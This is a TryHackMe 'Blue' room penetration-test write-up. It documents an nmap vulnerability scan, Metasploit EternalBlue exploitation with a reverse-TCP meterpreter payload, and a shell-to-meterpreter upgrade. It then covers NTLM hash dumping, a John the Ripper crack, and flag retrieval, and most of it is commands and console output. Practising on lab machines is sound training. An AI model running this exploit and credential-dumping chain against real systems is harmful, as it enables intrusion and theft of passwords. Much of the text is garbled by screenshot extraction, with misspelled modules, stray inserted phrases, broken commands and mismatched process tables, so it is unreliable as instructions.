

# TryHackMe: The Blue Room - Penetration Testing Project Report

## 1. Introduction

This project documents the step-by-step penetration testing process carried out on 'The Blue Room' machine provided by TryHackMe. The goal was to gain unauthorized access to a Windows machine, escalate privileges, and retrieve both user and root flags.

## 2. Objectives


- Identify open ports and services.
- Exploit vulnerabilities to gain initial access.
- Crack user password hashes.
- Escalate privileges to SYSTEM.
- Retrieve user and root flags.

## 3. Methodology


### 3.1 VPN Setup

Connected to TryHackMe's VPN using OpenVPN:

```
sudo openvpn yourfile.ovpn
```



```
maureen@kali:~/Downloads$ cd Downloads
maureen@kali:~/Downloads$ ./openvpn crazymaniac.1725.ovpn
2025-06-27 23:20:46 WARNING: Compression for receiving enabled. Compression has been used in the past to break encryption. Sent packets are not compressed unless "allow-compression yes" is also set.
2025-06-27 23:20:46 Note: --cipher is not set. OpenVPN versions before 2.5 defaulted to BF-CBC as fallback when cipher negotiation failed in this case. If you need this fallback please add '--data-ciphers-fallback BF-CBC' to your configuration and/or add BF-CBC to --data-ciphers.
2025-06-27 23:20:46 Note: '--allow-compression' is not set to 'no', disabling data channel offload.
2025-06-27 23:20:46 OpenVPN 2.6.14 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2025-06-27 23:20:46 Library versions: OpenSSL 3.5.0 8 Apr 2025, LZO 2.10
2025-06-27 23:20:46 DCO version: N/A
2025-06-27 23:20:46 TCP/UDP: Preserving recently used remote address: [AF_INET]3.7.33.194:1194
2025-06-27 23:20:46 Socket Buffers: R=[212992->212992] S=[212992->212992]
2025-06-27 23:20:46 UDPv4 link local: (not bound)
2025-06-27 23:20:46 UDPv4 link remote: [AF_INET]3.7.33.194:1194
2025-06-27 23:20:48 TLS: Initial packet from [AF_INET]3.7.33.194, sid=9eca95f4 17044a91
2025-06-27 23:20:48 VERIFY OK: depth=1, CN=ChangeMe
2025-06-27 23:20:48 VERIFY KU OK
2025-06-27 23:20:48 Validating certificate extended key usage
2025-06-27 23:20:48 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2025-06-27 23:20:48 VERIFY EKU OK
2025-06-27 23:20:48 VERIFY OK: depth=0, CN=server
```



```

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 8 bytes 480 (480.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 8 bytes 480 (480.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
    inet 10.17.63.68 netmask 255.255.128.0 destination 10.17.63.68
    inet6 fe80::fa62:7375:3d61:bfa prefixlen 64 scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
            RX packets 0 bytes 0 (0.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 4 bytes 192 (192.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

Scan and learn what exploit this machine is vulnerable to. Please note that this machine does not respond to ping (ICMP) and may take a few minutes to boot up. This room is not meant

```

### 3.2 Network Scanning

Scanned the target machine using Nmap to identify open ports and vulnerability:

nmap -sC -sV --script vuln 10.10.218.171

```

File Actions Edit View Help
maureen@kali: ~/Downloads [maureen@kali: ~/Downloads]
└─(maureen㉿kali)-[~/Downloads]
└─$ nmap -sC -sV --script vuln 10.10.218.171 > bluetest.txt
└─(maureen㉿kali)-[~/Downloads]
└─$ cat bluetest.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-28 21:18 IST
Nmap scan report for 10.10.218.171
Host is up (0.17s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp   open  tcpwrapped
|_ssl-ccs-injection: No reply from server (TIMEOUT)
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49158/tcp  open  msrpc        Microsoft Windows RPC
49160/tcp  open  msrpc        Microsoft Windows RPC
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
here is meant to be beginner-focused.

Host script results:
|_smb-vuln-ms10-054: false
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED

```

```

File Actions Edit View Help
maureen@kali: ~/Downloads [maureen@kali: ~/Downloads]
└─(maureen㉿kali)-[~/Downloads]
Host script results:
|_smb-vuln-ms10-054: false
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms17-010:
| VULNERABLE:
| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
| State: VULNERABLE
| IDs: CVE-2017-0143
| Risk factor: HIGH
| A critical remote code execution vulnerability exists in Microsoft SMBv1
| servers (ms17-010).
|
| Disclosure date: 2017-03-14
| References:
| https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
| https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED

```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

### 3.3 Exploiting SMB Vulnerability

Used Metasploit's EternalBlue module to exploit SMB (port 445):

```
use exploit/windows/smb/ms17_010_永恒之蓝
set RHOSTS 10.10.218.171
set LHOST 10.17.63.68
set payload windows/x64/meterpreter/reverse_tcp
Exploit
```

| # | Name                                | Disclosure Date | Rank    | Check | Description  |
|---|-------------------------------------|-----------------|---------|-------|--|
| 0 | exploit/windows/smb/ms17_010_永恒之蓝   | 2017-03-14      | average | Yes   | MS17-010   EternalBlue SMB Remote Windows Kernel Pool Corruption |
| 1 | target: Automatic Target            |                 |         |       |  |
| 2 | target: Windows 7                   |                 |         |       |  |
| 3 | target: Windows Embedded Standard 7 |                 |         |       |  |
| 4 | target: Windows Server 2008 R2      |                 |         |       |  |
| 5 | target: Windows 8                   |                 |         |       |  |
| 6 | target: Windows 8.1                 |                 |         |       |  |
| 7 | target: Windows Server 2012         |                 |         |       |  |

```

maureen@kali: ~/Downloads maureen@kali: ~/Downloads maureen@kali: ~/Downloads
File Actions Edit View Help
maureen@kali: ~/Downloads maureen@kali: ~/Downloads maureen@kali: ~/Downloads
4   \_ target: Windows Server 2008 R2
5   \_ target: Windows 8
6   \_ target: Windows 8.1
7   \_ target: Windows Server 2012
8   \_ target: Windows 10 Pro
9   \_ target: Windows 10 Enterprise Evaluation
10 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
11   \_ target: Automatic
12   \_ target: PowerShell
13   \_ target: Native upload just $499/month
14   \_ target: MOF upload
15     \_ AKA: ETERNALSYNERGY
16     \_ AKA: ETERNALROMANCE
17     \_ AKA: ETERNALCHAMPION
18     \_ AKA: ETERNALBLUE
19 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
20   \_ AKA: ETERNALSYNERGY
21   \_ AKA: ETERNALROMANCE
22   \_ AKA: ETERNALCHAMPION
23   \_ AKA: ETERNALBLUE
24 auxiliary/scanner/smb/smb_ms17_010 Target IP Address Expires normal No MS17-010 SMB RCE Detection
25   \_ AKA: DOUBLEPULSAR
26   \_ AKA: ETERNALBLUE

```

```

maureen@kali: ~/Downloads maureen@kali: ~/Downloads maureen@kali: ~/Downloads
File Actions Edit View Help
maureen@kali: ~/Downloads maureen@kali: ~/Downloads maureen@kali: ~/Downloads
26   \_ AKA: ETERNALBLUE
27 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes SMB DOUBLEPULSAR Remote Code Execution
28   \_ target: Execute payload (x64)
29   \_ target: Neutralize implant

Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.218.171
RHOSTS => 10.10.218.171
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.17.63.68
LHOST => 10.17.63.68
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 10.17.63.68:4444
[*] 10.10.218.171:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.10.218.171:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested
repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 10.10.218.171:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.218.171:445 - The target is vulnerable.


```

```

maureen@kali: ~/Downloads maureen@kali: ~/Downloads maureen@kali: ~/Downloads
File Actions Edit View Help
maureen@kali: ~/Downloads maureen@kali: ~/Downloads maureen@kali: ~/Downloads
[*] Started reverse TCP handler on 10.17.63.68:4444
[*] 10.10.218.171:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.10.218.171:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested
repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 10.10.218.171:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.218.171:445 - The target is vulnerable.
[*] 10.10.218.171:445 - Connecting to target for exploitation.
[*] 10.10.218.171:445 - Connection established for exploitation.
[*] 10.10.218.171:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.218.171:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.218.171:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.10.218.171:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.10.218.171:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[*] 10.10.218.171:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.218.171:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.218.171:445 - Sending all but last fragment of exploit packet
[*] 10.10.218.171:445 - Starting non-paged pool grooming
[*] 10.10.218.171:445 - Sending SMBv2 buffers
[*] 10.10.218.171:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.218.171:445 - Sending final SMBv2 buffers.
[*] 10.10.218.171:445 - Sending last fragment of exploit packet!
[*] 10.10.218.171:445 - Receiving response from exploit packet
[*] 10.10.218.171:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.218.171:445 - Sending egg to corrupted connection.


```

```

[*] Sending stage (203846 bytes) to 10.10.218.171
[+] 10.10.218.171:445 - ====== Target Machine Information ======
[+] 10.10.218.171:445 - File: Target IP Address: Exploit: WIN
[+] 10.10.218.171:445 - ====== Target Machine Information ======
[*] Meterpreter session 1 opened (10.17.63.68:4444 → 10.10.218.171:49183) at 2025-06-28 21:55:09 +0530

```

The screenshot shows a challenge interface for the 'Blue' room on TryHackMe. The challenge involves exploiting a Windows machine. The steps include:

- Start Metasploit: No answer needed. ✓ Correct Answer, Hint.
- Find the exploitation code we will run against the machine. What is the full path of the code? (Ex: exploit/.....)
- exploit/windows/smb/ms17\_010\_ternalblue ✓ Correct Answer, Hint.
- Show options and set the one required value. What is the name of this value? (All caps for submission)
- RHOSTS ✓ Correct Answer, Hint.
- Usually it would be fine to run this exploit as is; however, for the sake of learning, you should do one more thing before exploiting the target. Enter the following command and press enter:
- set payload windows/x64/shell/reverse\_tcp
- With that done, run the exploit!
- No answer needed ✓ Correct Answer, Hint.
- Confirm that the exploit has run correctly. You may have to press enter for the DOS shell to appear. Background this shell (CTRL + Z). If this failed, you may have to reboot the target VM. Try running it again before a reboot of the target.
- No answer needed ✓ Correct Answer

### 3.4 Initial Access and System Information

Obtained a Meterpreter session and verified access:

sysinfo

Getuid

```

maureen@kali: ~/Downloads
[*] Meterpreter session 1 opened (10.17.63.68:4444 → 10.10.218.171:49183) at 2025-06-28 21:55:09 +0530

meterpreter >
Background session 1? [y/N] y
[-] Unknown command: y. Run the help command for more details.
msf6 exploit(windows/smb/ms17_010_ternalblue) > sessions

Active sessions
=====
Id  Name      Type
--  --
1   meterpreter x64/windows NT AUTHORITY\SYSTEM @ JON-PC 10.17.63.68:4444 → 10.10.218.171:49183 (10.10.218.171)

msf6 exploit(windows/smb/ms17_010_ternalblue) > use post/multi/manage/shell_to_meterpreter
msf6 post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):
=====
Name    Current Setting  Required  Description
-----  -----  -----
HANDLER true          yes        Start an exploit/multi/handler to receive the connection

```

```
maureen@kali: ~/Downloads
```

LHOST no IP of host that will receive the connection from the payload (Will try to auto detect).

LPORT 4433 List all of the processes running on the target system. This won't mean our process is. Find a process towards the bottom of this list that is running at NT AUTHORITY\SYSTEM and select it.

SESSION yes The session to run this module on

Migrate to this process using the "upgrade PROCESS\_ID" command where the process id is the one you just wrote down in the previous step. This may take several attempts, migrating to a different process or reboot the machine and start once again. If this happens, try a different process next time.

View the full module info with the info, or info -d command.

```
msf6 post(multi/manage/shell_to_meterpreter) > set SESSION 1
[!] Unknown datastore option: SEESION. Did you mean SESSION?
SESSION => 1
msf6 post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION => 1
msf6 post(multi/manage/shell_to_meterpreter) > run
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.17.63.68:4433
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) >
[*] Sending stage (203846 bytes) to 10.10.218.171
```

```
maureen@kali: ~/Downloads
```

msf6 post(multi/manage/shell\_to\_meterpreter) > run
[\*] Upgrading session ID: 1
[\*] Starting exploit/multi/handler
[\*] Started reverse TCP handler on 10.17.63.68:4433
[\*] Post module execution completed
msf6 post(multi/manage/shell\_to\_meterpreter) >
[\*] Sending stage (203846 bytes) to 10.10.218.171
[\*] Meterpreter session 2 opened (10.17.63.68:4433 -> 10.10.218.171:49198) at 2025-06-28 22:07:28 +0530
[\*] Stopping exploit/multi/handler

Migrate to this process using the "upgrade PROCESS\_ID" command where the process id is the one you just wrote down in the previous step. This may take several attempts, migrating to a different process or reboot the machine and start once again. If this happens, try a different process next time.

```
msf6 post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION => 1
msf6 post(multi/manage/shell_to_meterpreter) > run
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.17.63.68:4433
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) >
[*] Sending stage (203846 bytes) to 10.10.218.171
[*] Meterpreter session 3 opened (10.17.63.68:4433 -> 10.10.218.171:49202) at 2025-06-28 22:10:33 +0530
[*] Stopping exploit/multi/handler
sessions -i 3
[*] Starting interaction with 3 ...
```

```
maureen@kali: ~/Downloads
```

[\*] Starting interaction with 3 ...

```
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details
.
meterpreter > shell
Process 544 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

maureen@kali: ~/Downloads

C:\Windows\system32>^C  
Terminate channel 2? [y/N] y

**meterpreter > ps**

**Process List**

| PID | PPID | Name             | Arch | Session | User                | Path  |
|-----|------|------------------|------|---------|---------------------|---|
| 0   | 0    | [System Process] | x64  | 0       | NT AUTHORITY\SYSTEM | \SystemRoot\System32\smss.exe                             |
| 4   | 0    | System           | x64  | 0       | NT AUTHORITY\SYSTEM | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe |
| 416 | 4    | smss.exe         | x64  | 0       | NT AUTHORITY\SYSTEM | C:\Windows\system32\cmd.exe                               |
| 520 | 1920 | powershell.exe   | x64  | 0       | NT AUTHORITY\SYSTEM | C:\Windows\system32\svchost.exe                           |
| 540 | 532  | csrss.exe        | x64  | 0       | NT AUTHORITY\SYSTEM | C:\Windows\system32\wininit.exe                           |
| 544 | 2160 | cmd.exe          | x64  | 0       | NT AUTHORITY\SYSTEM | C:\Windows\system32\csrss.exe                             |
| 548 | 676  | svchost.exe      | x64  | 0       | NT AUTHORITY\SYSTEM | C:\Windows\system32\winlogon.exe                          |
| 580 | 676  | svchost.exe      | x64  | 0       | NT AUTHORITY\SYSTEM | C:\Windows\system32\services.exe                          |
| 588 | 532  | wininit.exe      | x64  | 0       | NT AUTHORITY\SYSTEM | C:\Windows\system32\lsass.exe                             |
| 600 | 580  | csrss.exe        | x64  | 1       | NT AUTHORITY\SYSTEM | C:\Windows\system32\lsm.exe                               |
| 640 | 580  | winlogon.exe     | x64  | 1       | NT AUTHORITY\SYSTEM | C:\Windows\system32\lsm.exe                               |
| 676 | 588  | services.exe     | x64  | 0       | NT AUTHORITY\SYSTEM | C:\Windows\system32\lsm.exe                               |
| 708 | 588  | lsass.exe        | x64  | 0       | NT AUTHORITY\SYSTEM | C:\Windows\system32\lsm.exe                               |
| 716 | 588  | lsm.exe          | x64  | 0       | NT AUTHORITY\SYSTEM | C:\Windows\system32\lsm.exe                               |
| 780 | 676  | VSSVC.exe        | x64  | 0       | NT AUTHORITY\SYSTEM | C:\Windows\system32\conhost.exe                           |

**meterpreter > migrate 2160**  
[-] Process already running at PID 2160

**meterpreter > sysinfo**

Computer : JON-PC  
OS : Windows 7 (6.1 Build 7601, Service Pack 1).  
Architecture : x64  
System Language : en\_US  
Domain : WORKGROUP  
Logged On Users : 0  
Meterpreter : x64/windows

**meterpreter > getuid**  
Server username: NT AUTHORITY\SYSTEM

https://tryhackme.com/room/blue

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit DB Google Hacking DB OffSec

**Task: Blue**

Answer the questions below

If you haven't already, head back to the previously gained shell (CTF8\_2). Research online how to convert a shell to meterpreter shell in metasploit. What is the name of the post module we will use? (Leave blank, similar to the exploit we previously selected)

get /msfvenom -p windows/shell\_reverse\_tcp -f msf -o /tmp/shell

Select this Liver MODULE PATH. These options, what option are required to change?

set payload windows/shell\_reverse\_tcp

Set the required option, you may need to list all of the sessions to find your target host.

exploit

And if this doesn't work, try compiling the exploit from the previous task once more.

./msfvenom -p windows/shell\_reverse\_tcp -f msf -o /tmp/shell

Once the meterpreter shell conversion completes, select that session and run.

Very that that have converted to NT AUTHORITY\SYSTEM. Then phpfish to confirm this. Then fire up a dos shell via the command 'shell' and run 'whoami'. This should return that we are indeed system. Background this shell afterwards and select our meterpreter session for usage again.

phpfish

List all of the processes running via the 'ps' command. Just because we are system doesn't mean our process is. Find a process towards the bottom of this list that is running at NT AUTHORITY\SYSTEM and write down the process id (left column).

ps -U NT AUTHORITY\SYSTEM

Migrating to this process using the 'migrate PROCESS\_ID' command where the process id is the one you just wrote down in the previous step. This may take several attempts, requiring you to end every child of it first. You may need to run the conversion process to release the machine and start over again. Which happens, by a different process and host.

migrate 2160

**meterpreter > exit**

### 3.5 Dumping and Cracking Password Hashes

Dumped password hashes using:

hashdump

Cracked using John the Ripper:

john --format=nt --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt

**meterpreter > hashdump**

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::

**meterpreter > Interrupt: use the 'exit' command to quit**

**(maureen㉿kali)-[~/Downloads]**

**\$ john --format=nt --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt**

Using default input encoding: UTF-8  
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])

Task 4 Cracking

Dump the non-default user's password and crack it!

Answer the questions below

Within our elevated meterpreter shell, run the command 'hashdump'. This will dump all of the passwords on the machine as long as we have the correct privileges to do so. What is the name of the non-default user?

Jon

✓ Correct Answer

Copy this password hash to a file and research how to crack it. What is the cracked password?

alqfna22

✓ Correct Answer

Hint

### 3.6 Flag Retrieval System

```
file specified.  
meterpreter > cd C:\\\\Users  
meterpreter > ls  
Listing: C:\\\\Users  
  
Mode Size Type Last modified Name  
040777/rwxrwxr 0 dir 2009-07-14 10:38:56 +0 All Users  
wx 530  
040555/r-xr-xr 8192 dir 2009-07-14 12:37:31 +0 Default  
-x 530  
040777/rwxrwxr 0 dir 2009-07-14 10:38:56 +0 Default User  
wx 530  
040777/rwxrwxr 8192 dir 2018-12-13 08:43:45 +0 Jon  
wx 530  
040555/r-xr-xr 4096 dir 2011-04-12 13:58:15 +0 Public  
-x 530  
100666/rw-rw-r 174 fil 2009-07-14 10:24:24 +0 desktop.ini  
w- 530  
  
meterpreter > cd Jon  
meterpreter > getuid  
Server username: NT AUTHORITY\\SYSTEM
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
\  
meterpreter > cd C:\\\\Users  
meterpreter > cd Jon  
meterpreter > cd Documents  
meterpreter > ls  
Listing: C:\\\\Users\\\\Jon\\\\Documents  
  
Mode Size Type Last modified Name  
040777/rwxrwxrw 0 dir 2018-12-13 08:43:31 +0 My Music  
x 530  
040777/rwxrwxrw 0 dir 2018-12-13 08:43:31 +0 My Pictures  
x 530  
040777/rwxrwxrw 0 dir 2018-12-13 08:43:31 +0 My Videos  
x 530  
100666/rw-rw-rw 402 fil 2018-12-13 08:43:48 +0 desktop.ini  
- 530  
100666/rw-rw-rw 37 fil 2019-03-18 00:56:36 +0 flag3.txt complete this room!  
- 530
```

```

meterpreter > cat flag3.txt
flag{admin_documents_can_be_valuable}meterpreter > cd C:\\Windows
meterpreter > cd System32
meterpreter > cd config
meterpreter > ls

```

```

meterpreter > cat flag3.txt
flag{admin_documents_can_be_valuable}meterpreter > cd C:\\Windows
meterpreter > cd System32
meterpreter > cd config
meterpreter > ls
Listing: C:\\Windows\\System32\\config

```

| Mode        | Size     | Type | Last modified    | Name              |
|-------------|----------|------|------------------|-------------------|
| 100666/rw-r | 28672    | fil  | 2018-12-13 04:30 | BCD-Template      |
| W-RW-       |          |      | :40 +0530        |                   |
| 100666/rw-r | 25600    | fil  | 2018-12-13 04:30 | BCD-Template.LOG  |
| W-RW-       |          |      | :40 +0530        |                   |
| 100666/rw-r | 18087936 | fil  | 2025-06-28 22:04 | COMPONENTS        |
| W-RW-       |          |      | :34 +0530        |                   |
| 100666/rw-r | 1024     | fil  | 2011-04-12 14:02 | COMPONENTS.LOG    |
| W-RW-       |          |      | :10 +0530        |                   |
| 100666/rw-r | 13312    | fil  | 2025-06-28 22:04 | COMPONENTS.LOG1   |
| W-RW-       |          |      | :34 +0530        |                   |
| 100666/rw-r | 0        | fil  | 2009-07-14 08:04 | COMPONENTS.LOG2   |
| W-RW-       |          |      | :08 +0530        |                   |
| 100666/rw-r | 1048576  | fil  | 2025-06-28 21:17 | COMPONENTS{016888 |
| W-RW-       |          |      | :34 +0530        | b8-6c6f-11de-8d1d |
|             |          |      |                  | -001e0bcde3ec}.Tx |

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

→ direct input to this VM. move the mouse pointer inside or press Ctrl+G.

```
maureen@kali: ~/Downloads
```

| 100666/rw-r | 524288 | fil | 2009-07-14 10:31 | COMPONENTS{016888b5-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000000000000000001.regratrans-ms |  |  |  |  |
|-------------|--------|-----|------------------|--|--|--|--|--|
| w-rw-       |        |     | :27 +0530        |  |  |  |  |  |
| 100666/rw-r | 262144 | fil | 2025-06-28 22:07 | DEFAULT  |  |  |  |  |
| w-rw-       |        |     | :27 +0530        |  |  |  |  |  |
| 100666/rw-r | 1024   | fil | 2011-04-12 14:02 | DEFAULT.LOG  |  |  |  |  |
| w-rw-       |        |     | :10 +0530        |  |  |  |  |  |
| 100666/rw-r | 177152 | fil | 2025-06-28 22:07 | DEFAULT.LOG1   |  |  |  |  |
| w-rw-       |        |     | :27 +0530        |  |  |  |  |  |
| 100666/rw-r | 0      | fil | 2009-07-14 08:04 | DEFAULT.LOG2   |  |  |  |  |
| w-rw-       |        |     | :08 +0530        |  |  |  |  |  |
| 100666/rw-r | 65536  | fil | 2019-03-18 03:52 | DEFAULT{016888b5-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf   |  |  |  |  |
| w-rw-       |        |     | :17 +0530        |  |  |  |  |  |
| 100666/rw-r | 524288 | fil | 2019-03-18 03:52 | DEFAULT{016888b5-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000000000000000001.regratrans-ms    |  |  |  |  |
| w-rw-       |        |     | :17 +0530        |  |  |  |  |  |
| 100666/rw-r | 524288 | fil | 2019-03-18 03:52 | DEFAULT{016888b5-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000000000000000001.regratrans-ms    |  |  |  |  |
| w-rw-       |        |     | :17 +0530        |  |  |  |  |  |

```

maureen@kali: ~/Downloads [ ] maureen@kali: ~/Downloads [ ] maureen@kali: ~/Downloads [ ]
File Actions Edit View Help
maureen@kali: ~/Downloads [ ] maureen@kali: ~/Downloads [ ] maureen@kali: ~/Downloads [ ]
100666/rw-r 524288 fil 2019-03-18 03:51 SYSTEM{016888cd-6
W-RW- :22 +0530 c6f-11de-8d1d-001
e0bcde3ec}.TMCont
ainer0000000000000000
00000001.regtrans
-ms
100666/rw-r 524288 fil 2019-03-18 03:51 SYSTEM{016888cd-6
W-RW- :22 +0530 c6f-11de-8d1d-001
e0bcde3ec}.TMCont
ainer0000000000000000
00000002.regtrans
-ms
040777/rwxr 4096 dir 2018-12-13 04:33 TxR
wxrwx :05 +0530
100666/rw-r 34 fil 2019-03-18 01:02 flag2.txt
w-rw- :48 +0530
040777/rwxr 4096 dir 2010-11-21 08:11 systemprofile
wxrwx :37 +0530
Task [ ] Find flags
meterpreter > cat flag2.txt
meterpreter > cat flag2.txt
file specified.
